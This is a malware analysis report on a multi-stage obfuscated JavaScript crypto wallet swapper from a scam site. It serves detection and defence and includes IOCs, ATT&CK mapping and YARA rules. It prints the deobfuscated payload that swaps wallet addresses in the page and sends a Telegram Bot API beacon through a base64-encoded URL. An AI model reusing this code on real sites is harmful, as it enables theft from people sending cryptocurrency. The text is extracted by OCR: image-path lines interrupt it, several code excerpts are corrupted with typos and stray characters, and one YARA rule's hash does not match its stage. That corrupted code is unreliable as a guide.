Scam Analysis Report

Crypto Wallet Swapper Scam (Telegram Bot Beacon)

1. Executive Summary

This report analyzes a multi-stage JavaScript file served from a fake website (boudler[.]cc). The page uses a fake loading screen and made-up crypto addresses to look legitimate and convince visitors to trust it. Hidden under several layers of obfuscation is a wallet swapper which replaces any crypto address on the page with attacker-controlled ones, so a victim's payment goes to the scammer. Severity is high for anyone who sends crypto, since blockchain transfers can't be reversed.

2. Sample Overview / Metadata

File Name	*exploit.js*
File Size	*9.22 KB*
File Type	*ASCII text, with very long lines (8832)*
MD5	*987b100aadee37d989ec6aa523e095f6*
SHA1	*b37ccf048df8c684f92e3fc48f0dec753b27868c*
SHA256	*fa0e86a1551aea81eb1b00dd8d3b3159c544fc9e02b9c5cb39d44742c85b637f*
First Seen / Source	*2026-10-10, fake website boudler[.]cc*
Analysis Date	*2026-10-26*
Analyst	*Oscar (OscarXMT)*


2.1 Stage Table (multi-stage samples only)

Stage	File	SHA256	How Obtained	Role
0	*exploit.js*	*fa0e86a1551aea81eb1b00dd8d3b3159c544fc9e02b9c5cb39d44742c85b637f*	*Downloaded from fake web uri.*	*Loader: hex-escaped eval/atob decoder that reveals the next stage URL.*
1	*Stage1_exploit.js*	*e688a7294ecf27bd9a85447cc8e3294296afb9c97927099f35a1b0ca6dc33a11*	*Downloaded from different web directory*	*Decoy script that hides the next stage deep inside it.*
2	*Stage2_exploit.js*	*10e665c137e78b01a8dfdd37a8d2cef8f6860eb154d3e2cebb8393fd35ff7029*	*Decoded from the base64 that Stage 1 passes to*	*Decoy-filled script (fake loading screen, fake wallet list) with an*

Stage	File	SHA256	How Obtained	Role
			atob() and eval().	*obfuscated block at the end.*
3	*Stage3_exploit.js*	*f9e015e9140d0592db634b31a799dab3416686f7f6c040959b55ead00adb4df0*	*Decoded from the final obfuscated block at the end of Stage 2.*	*Final payload: wallet swapper plus a one-time Telegram Bot API beacon. No user input or wallet data observed being sent.*

3. Static Analysis

I first came across this URI. So, I decided to investigate.




We download the JavaScript code from the malicious “URI”.

```
remnux@remnux:~$ curl
https://boudler.cc/data/cache/abc167dadcd1c8480c33c68f78c5c10e/one_pager_china/template/loader/js/exploit.js
-o exploit.js
```


Then we open it up in sublime text to get syntax highlighting.



At first glance it doesn’t seem like the curl fully worked.



So we decide to use sublime text’s find and replace regex to see if there’s more to this…



This works and we get actual code, although it's obfuscated with a noise comment at the top and random character variable names. The script defines 2 randomly named variables, the first variable (Rc45…) will be assigned to hex escapes, which we can decode with Cyberchef. For the first variable's (Rc45…) hex escapes it will be "eval" and for the second it will be "atob". Eval, is going to be able to run a string as code and "atob" will be able to decode base64 into plain text.

```
D333d4ac7c0cd31bcdeef055034e4237c=function(s) {

var decoded = decodeURIComponent (escape (D8f81c76c6b0b1b3f814918bdd17092f7 (s.substring(-~ [])))));

Rc45e920365cfdd6b6fcd8cb9a7526b24 (decoded);

};
```

The script then defines a function and within that function it sets a variable named "decoded" to the result of taking the input string s minus its first character, passing it through a custom decoding function, and then running that through "escape()" and "decodeURIComponent()" to turn it into a readable UTF-8 string.

```
D333d4ac7c0cd31bcdeef055034e4237c ('\x4e\x49\x47\x6C\x6D\x49\x43\x68\x30\x65\x58\x42\x6C\x62\x32\x59\x67
```

Then the script defines another randomly named variable with the contents of it being encoded noise.
When decoding the variables contents (remembering the substring check the stage 1 JavaScript), we get this:

```
if (typeof inclu_e === "function") { (async () => { trw{ await include("/data/cache/abc167dadcd1c8480c3
```

After messing a bit around with the hexadecimal (\x) -> base64 encoding we get this out. Beautifying the JavaScript a bit and then we get:

```
if (typeof inclu_e === "function") {
    (async () => {
        trw{
            await include("/data/cache/abc167dadcd1c8480c33c68f78c5c10e/one_pager_china/template/loader/js/.f7214f743ea80dfa8b87477e1b968c63_4b26076cc3bbb165022e90013f5_64980_cache.js");
        } catch (e) {
            if (typeof dbgGTL === "function") {
                _bgGTL.error("Include error:", e);
            }
        }
    })();
} else {
    if (!window.__includeManager) {
        window.__includeManager = {
            queue: new Set(),
            timeoutId: null,
            intervalId: null,
            init: function() {
                this.intervalId = setInterval(() => {
                    if (typeof include === "function") {
                        this.executeAll();
                        this.cleanup();
                    }
                }, 100);
                this.timeoutId = setTimeout(() 1   ��0 w0:0 OP0 销 0) {
                    if (typeof dbg_r === "undefined") {
                        window.dbg_r = "[INCLUDE ERR]";
                    } else {
                        win_ow.dbg_r += "[INCLUDE ERR]";
                    }
                    if (typeof dbgGTL === "function") {
                        dbgGTL.error("Include failed to load");
                    }
                    this.queue.clear();
                }
                this.cleanup();
            },
            5000);
    }, add: function(src) {
            this.queue.add(src);
            if (!this.intervalId) this.init();
            if (typeof include === "function") {
                this.executeAll();
                this.cleanup();
            }
        }, executeAll: function() {
            this.queue.forEach(src => {
                    (async () => {
```

Now this is a lot of code, and I've already spotted another weird "uri" being included. So going through this code quickly, we can carve out the meaningful parts and not the obfuscated decoys. Now carving out the "uri" we get:

"/data/cache/abc167dadcd1c8480c33c68f78c5c10e/one_pager_china/template/loader/js/.f7214f743ea80dfa8b87477e1b968c63_4b26076cc3bbb165022e90013f5_64980_cache.js"

We can just append the domain to this path and then download down the next payload/stage.

```
/*6e64e590888a30b62212ed4a8f64a9a2-4b26076cc3bbb165022e90013f5d64980*/
var e;
! function(e, t) {
    "use strict";
    "object" == typeof module && "object" == typeof module.exports ? module.exports = e.document ? t(e, !0) : function(e) {
        if (!e.document) throw new Error("jQuery requires a window with a document");
        return t(e)
    } : t(e)
}("undefined" != typeof window ? window : this, function(e, t) {
    "use strict";
    var n = [],
        i = e.document,
        o = Object.getPrototypeOf,
        r = n.slice,
        a = n.concat,
        s = n.push,
        u = n.indexOf,
        l = {},
        c = l.toString,
        d = l.hasOwnProperty,
        f = d.toString,
        h = f.call(Object),
        p = {};
```

Then we get to the 3rd stage of this chain. There are 4450 lines totaling 219 KB in file size. When walking through this massive script we find some oddities. It's obfuscated JavaScript which is hard to statically analyze, but we can cut out the decoys. We can also see how the scam tries to convince the victim.

```
"i think that this website works better on night", "you will not receive any btc if
    d = [{
        addr: "1LThBTGGQgT7VsZjYSgucdHMXUJrw5Ud..",
        money: "0.020",
        tx: "57b9d0cd2f53a49fb7cbe8506373ffcf6bc21518acfe12cf700369e75844dfb4"
    }, {
        addr: "3QPGqayo6B3iWkrERfFhyp7JJmmQmd5c..",
        money: "0.020",
        tx: "5300590a634343d5df87fe21db1976a069af23994d024c0c91ecaba1e748b799"
    }, {
        addr: "1NSc6zAdG2NGbjPLQwAjAuqjHSoq5KEC..",
        money: "0.004",
        tx: "cd6d98c5a811f353f6f32cc93b418523e2cb57d78bd34eabca2e4271f758a37f"
    }, {
        addr: "1DcKsGnjpD38bfj6RMxz945YwohZUTVL..",
        money: "0.018",
        tx: "7062949e969904285cfaa5ff0c84bf6e290d7a20d34bcc0b977d383c005141c7"
    }, {
        addr: "3DmeD7DoLXo8NqueuuwNDxW7RBN7CFqN..",
        money: "0.016",
        tx: "128b0ccde4b82cae4935fe74ae62eb2b15130da14953a8523fa11fddea306521"
    }, {
        addr: "1G4L1BTCJMsoeYKmoz9jYwXsniuCjG4y..",
        money: "0.008",
        tx: "b1f8f7cc972029bfa344f580439b77319d6971c08238a15dce2f95df62fabea6"
    }, {
        addr: "1CQG1JuVsLsqPer8Vjf5WfD7KKbCxzpL..",
        money: "0.020",
        tx: "59113db234acea8c516208bf97f0fc0bf85152a4b96c0f291c82cdb6f753057f"
    }, {
        addr: "39siBLFjLEc6W99QkgCrdAdai79xB8V0..",
        money: "0.012",
        tx: "66ce21f2bffcc031a86557144588da86f2dd2f20ac8884e57d4b7ec9da016968"
    }, {
        addr: "33HdPqzUZYUmZPyqtbcRaV4VvLpdcKuK..",
        money: "0.006",
```


As well as using a fake list of crypto addresses to look more convincing.

```
        X00Percent: 2,
        X00Text: "Starting `mining` process..."
    }, {
        X00Percent: 4,
        X00Text: "Connecting and Validating " + t + " address..."
    }, {
        X00Percent: 6,
        X00Text: "Injecting Transfer Requests into the blockchain."
    }, {
        X00Percent: 8,
        X00Text: "Spoofing Packets through IPv6 Tunnel..."
    }, {
        X00Percent: 10,
        X00Text: "Tunnelling via be6e:854229af:c9a::34"
    }, {
        X00Percent: 12,
        X00Text: "Connecting to Blockchain Maintenance Channel..."
    }, {
        X00Percent: 14,
        X00Text: "Establishing connection..."
    }, {
        X00Percent: 16,
        X00Text: "Connection successful on port 7118"
    }, {
        X00Percent: 18,
        X00Text: "Request Failed..... 16.81.2.148"
    }, {
        X00Percent: 18,
        X00Text: "CONNECTION KILLED (FAIL)"
    }, {
        X00Percent: 18,
        X00Text: "Reconnecting to blockchain..."
    }, {
        X00Percent: 18,
        X00Text: "Spoofing Packets through IPv6 Tunnel..."
    }, {
        X00Percent: 18,
        X00Text: "Tunnelling via f1d6:a7be22e2:6d8::a5"
    }, {
        X00Percent: 18,
        X00Text: "Connecting to Blockchain Maintenance Channel..."
    }, {
        X00Percent: 18,
        X00Text: "Spoofing Packets through IPv6 Tunnel..."
    }, {
        X00Percent: 18,
        X00Text: "Tunnelling via f161:8dd4956e:b22::f1"
```

Trying to fool the victim even more with fake ipv4/ipv6 addresses and with a fake loading screen. But when we parse out the rest of the script's contents, we get to the end where the very malicious act happens.



We see this very long line of JavaScript and then we see an encoded string with "GET" at the beginning of it. Now we can beautify this part and make it more readable.



```
document.querySelectorAll("input").forEach((input, index) => { strcrpto(input, input.value);

}
);

function isValid aafaiiw(str) { const allowedChars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_-";

return str.split("").every(char => allowedChars.includes(char));

}
document.querySelectorAll(" * ").forEach(function(element) { var text = element.textContent.trim();

if (text.length > 30 && !text.match(/\s/) && !text.match(/\g/)) { if(isValid_aafaiiw(text)) { strcrpto(element, text, true);

}
}
}
);
document.querySelectorAll("input").forEach(function(input) { input.addEventListener("input", function() { var value = this.value.trim();

if (value.length > 30 && value.indexOf(" ") < 0) { localStorage.setItem("_wallet", value);

}
}
);

}
);

window.strcrpto=function(){ return true;

}
;

if (localStorage.getItem("_s")!=3){ var xmlhttp = new XMLHttpRequest();


xmlhttp.open("GET", atob("aHR0cHM6Ly9hcGkudGVsZWdyYW0ub3JnL2JvdDY5NDEyMTIyMjA6QUFFVjQ4MlFqTzIyMTIyUE5jOUpwYmlYRWtVb0NFYTg2VUEvc2VuZE1lc3NhZ2U/dGV4dD1LUGJsQ18iK2RvY3VtZW50LmxvY2F0aW9uLmhvc3RuYW1lKyJfX09SSUdfYm91ZGxlci5jYyZjaGF0X2lkPTI2NjQ1MjYyMQ==");

xmlhttp.send();

localStorage.setItem("_s", 3);

}
}
}
)();
```

The obfuscated JavaScript block appended to the page acts as a crypto wallet swapper that replaces any cryptocurrency address found on the page with attacker-controlled addresses, and sends a one-time beacon to an encoded URL. Now we can decode that URL.



The script sends a HTTP GET request to the Telegram Bot API (sendMessage), delivering a static marker string to an attacker-controlled chat. It functions as a deployment beacon that tells the attacker the page was loaded. No wallet data or user input was observed in the request.

4. Network Infrastructure / C2 Analysis (if applicable)

Scammer Domain: boudler[.]cc

Resolved IP: 104.21.48[.]221 (shared Cloudflare address)

ASN: AS13335 (Cloudflare, Inc., CDN / reverse proxy)

Registrar: NameSilo, LLC

Domain creation date: 10-8-2026

Geolocation: Phoenix, AZ, USA (Cloudflare edge node)
This is not the real origin. The actual server is hidden behind the CDN.

5. Indicators of Compromise (IOCs)

Type	Indicator	Context / Notes
Hash (SHA256)	*fa0e86a1551aea81eb1b00dd8d3b3159c544fc9e02b9c5cb39d44742c85b637f*	*Stage 0 loader (exploit.js), the first file the page runs.*
Hash (SHA256)	*e688a7294ecf27bd9a85447cc8e3294296afb9c97927099f35a1b0ca6dc33a11*	*Stage 1 decoy script.*
Hash (SHA256)	*10e665c137e78b01a8dfdd37a8d2cef8f6860eb154d3e2cebb8393fd35ff7029*	*Stage 2 decoy-filled script.*
Hash (SHA256)	*f9e015e9140d0592db634b31a799dab3416686f7f6c040959b55ead00adb4df0*	*Stage 3 final payload (wallet swapper and Telegram beacon).*
IP Address	104.21.48[.]221	*Shared Cloudflare IP for boudler[.]cc. Context only, do not block.*
Domain	boudler[.]cc	*Hosts and delivers all stage payloads.*
Telegram Bot API URL	hxxps://api.telegram[.]org/bot6941212220:[REDACTED]/sendMessage ?text=KPblC_%22+document.location.hostname+%22__ORIG_boudler.cc&chat_id=266452621	*Telegram Bot API sendMessage call that sends a one-time static beacon to an attacker-controlled chat. Bot ID and chat ID are the useful IOCs, the secret is redacted.*

6. MITRE ATT&CK Mapping

Tactic	Technique ID	Technique Name	Observed Behavior
Defense Evasion	**T1027**	Obfuscated Files or Information	The sample had multiple stages of obfuscation such as base64 encoding and making the code confusing to anyone reading it.
Defense Evasion	**T1140**	Deobfuscate/Decode Files or Information	Across several stages the script uses atob() to decode the next stage and eval() to run it.
Execution	**T1059.007**	Command and Scripting Interpreter: JavaScript	The victim's browser runs the attacker's JavaScript as soon as the page loads, executing the loader chain and the wallet swapper.
Command and Control	**T1102**	Web Service	The Telegram Bot api (sendMessage) is used as a beacon channel that alerts the attacker when the page is loaded.
Impact	**T1657**	Financial Theft	The wallet swapper replaces crypto addresses on the page with attacker-controlled ones, so victims payments go to the scammer.

7. Detection Opportunities

I wrote YARA rules to match the JavaScript found in these stages (screenshot below). The rules are also in the project GitHub repository:
Network logic: alert when a browser requests api.telegram[.]org/bot<ID>/sendMessage for the bot ID above, and alert on any request to boudler[.]cc.

```
rule JS_CryptoSwapper_Stage0_Loader
{
    meta:
        description = "Stage 0 loader: hex-escaped eval/atob plus decode helper"
        author = "Oscar (OscarXMT)"
        date = "2026-10-26"
        sha256 = "fa0e86a1551aea81eb1b00dd8d3b3159c544fc9e02b9c5cb39d44742c85b637f"

    strings:
        $hex_eval = "\\x65\\x76\\x61\\x6c" nocase   // "eval"
        $hex_atob = "\\x61\\x74\\x6f\\x62" nocase   // "atob"
        $unescape = "decodeURIComponent"
        $escape   = "escape("

    condition:
        filesize < 50KB and all of them
}

rule JS_CryptoSwapper_Stage2_PathLoader
{
    meta:
        description = "Stage 2 decoy script containing the next-stage cache path"
        author = "Oscar (OscarXMT)"
        sha256 = "e688a7294ecf27bd9a85447cc8e3294296afb9c97927099f35a1b0ca6dc33a11"

    strings:
        $p1 = "/data/cache/"
        $p2 = "one_pager_china/template/loader/js/"
        $p3 = "_cache.js"

    condition:
        2 of them
}

rule JS_CryptoSwapper_Final_TelegramBeacon
{
    meta:
        description = "Final payload: Telegram sendMessage beacon from a wallet swapper"
        author = "Oscar (OscarXMT)"
        sha256 = "f9e015e9140d0592db634b31a799dab3416686f7f6c040959b55ead00adb4df0"

    strings:
        $tg     = "api.telegram.org/bot"
        $send   = "sendMessage"
        $chat   = "chat_id=266452621"
        $marker = "__ORIG_"

    condition:
        $tg and $send and ($chat or $marker)
}
```

8. Recommendations

Block the domain boudler[.]cc at the DNS / web proxy level.

Block or alert on the specific Telegram bot (ID 6941212220) and chat ID 266452621, not on all of api.telegram[.]org/bot, which would break legitimate bots.

Do not block 104.21.48[.]221. It is shared Cloudflare space and would hit thousands of innocent sites.

Report boudler[.]cc to Cloudflare and NameSilo abuse, and report the bot to Telegram (abuse@telegram.org).